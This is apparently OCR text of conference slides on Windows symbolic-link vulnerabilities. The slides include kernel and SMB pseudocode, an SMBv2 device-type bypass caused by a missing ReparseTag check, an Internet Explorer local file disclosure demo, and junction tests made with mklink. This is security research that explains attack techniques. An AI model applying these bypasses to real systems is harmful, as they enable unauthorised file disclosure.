
```
NTSTATUS Handle_OpenLog(PIRP Irp) {

    OBJECT_ATTRIBUTES objattr;
    UNICODE_STRING name;

    RtlInitUnicodeString(&name,
               L"\\SystemRoot\\LogFiles\\user.log");

    InitObjectAttributes(&objattr, &name, 0, 0, 0, 0);

    PHANDLE Handle = Irp->AssociatedIrp->SystemBuffer;

    return ZwCreateFile(Handle, &objattr, ...);
}
```

Returns handle to user mode process

DEMO

Stupid Explorer Symlink Behaviour

SMBv2 Symbolic Links



2.2.2.1 Symbolic Link Error Response


The Symbolic Link Error Response is used to indicate that a symbolic link was encountered on create; it describes the target path that the client must use if it requires to follow the symbolic link. This structure is contained in the **ErrorData** section of the SMB2 ERROR Response (section 2.2.2). This structure MUST NOT be returned in an SMB2 ERROR Response unless the **Status** code in the header of that response is set to STATUS_STOPPED_ON_SYMLINK.<7> The structure has the following format.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
SymLinkLength																															
SymLinkErrorTag																															
ReparseTag																															
ReparseDataLength																UnparsedPathLength															
SubstituteNameOffset																SubstituteNameLength															
PrintNameOffset																PrintNameLength															
Flags																															
PathBuffer (variable)																															
...																															

https://msdn.microsoft.com/en-us/library/cc246542.aspx

SMBv2 Symbolic Link Restrictions

- Remote to Local would be useful
- Disabled by default in local security policy



Selectively allow the evaluation of a symbolic link

Not Configured
[✓ Enabled]
Disabled

Comment:

Supported on: At least Windows Vista

Options:

- [x] Local Link to Local Target
- [x] Local Link to a Remote Target
- [ ] Remote Link to Remote Target
- [ ] Remote Link to Local Target

Help:

Symbolic links can introduce vulnerabilities in certain applications. To mitigate this issue, you can selectively enable or disable the evaluation of these types of symbolic links:

Local Link to a Local Target
Local Link to a Remote Target
Remote Link to Remote Target
Remote Link to Local Target

For further information please refer to the Windows Help section


NOTE: If this policy is Disabled or Not Configured, local administrators may select the types of symbolic links to be evaluated.

Back to IopParseDevice

```
enum SymlinkDeviceType { Local, Network };

if (ctx->ReparseTag == IO_REPARSE_TAG_MOUNT_POINT) { // ... }
else {
    SymlinkDeviceType target_type =
        GetSymlinkDeviceType(TargetDeviceType);

    if (target_type == Local || target_type == Network)
    {
        if (!NT_SUCCESS(IopSymlinkEnforceEnabledTypes(
                    target_type, ctx->last_target_type))) {
            return STATUS_IO_REPARSE_DATA_INVALID;
        }
    }
}
```

Enforces Symlink Traversal based on device types


MRXSMB20


ReparseTag (4 bytes): The type of link encountered. The server MUST set this field to 0xA000000C.


```
NTSTATUS Smb2Create_Finalize(SMB_CONTEXT* ctx) {
    // Make request and get response
    if (RequestResult == STATUS_STOPPED_ON_SYMLINK) {
        result = FsRtlValidateReparsePointBuffer(
            ctx->ErrorData, ctx->ErrorDataLength);

        if (!NT_SUCCESS(result)) {
            return result;
        }
    }

    // ...
}
```

No check on ReparseTag


SMBv2 Device Type Bypass



SMBv2 Device Type Bypass




SMBv2 Device Type Bypass



DEMO

SMBv2 Local File Disclosure in IE


File Symbolic Links - Without Permissions



```
C:\temp>mklink /J mylink c:\temp\file.log
Junction created for mylink <<===>> c:\temp\file.log

C:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 8415-9071

 Directory of C:\temp

09/03/2015  11:38    <DIR>          .
09/03/2015  11:38    <DIR>          ..
09/03/2015  11:38                 8 file.log
09/03/2015  11:38    <JUNCTION>     mylink [c:\temp\file.log]
               1 File(s)              8 bytes
               3 Dir(s)  888,174,522,368 bytes free

C:\temp>more < mylink
Access is denied.
```

First Try

Default CreateFile call won't open the file.
Returns Access Denied



Input parameters of CreateFile

Directory:	
File name:	C:\temp\mylink
Desired access:	80100000
Share access:	00000001
Create disposition:	[4] OPEN_ALWAYS (if exists, open, else create)
Flags & attributes:	00000080
Template file:	

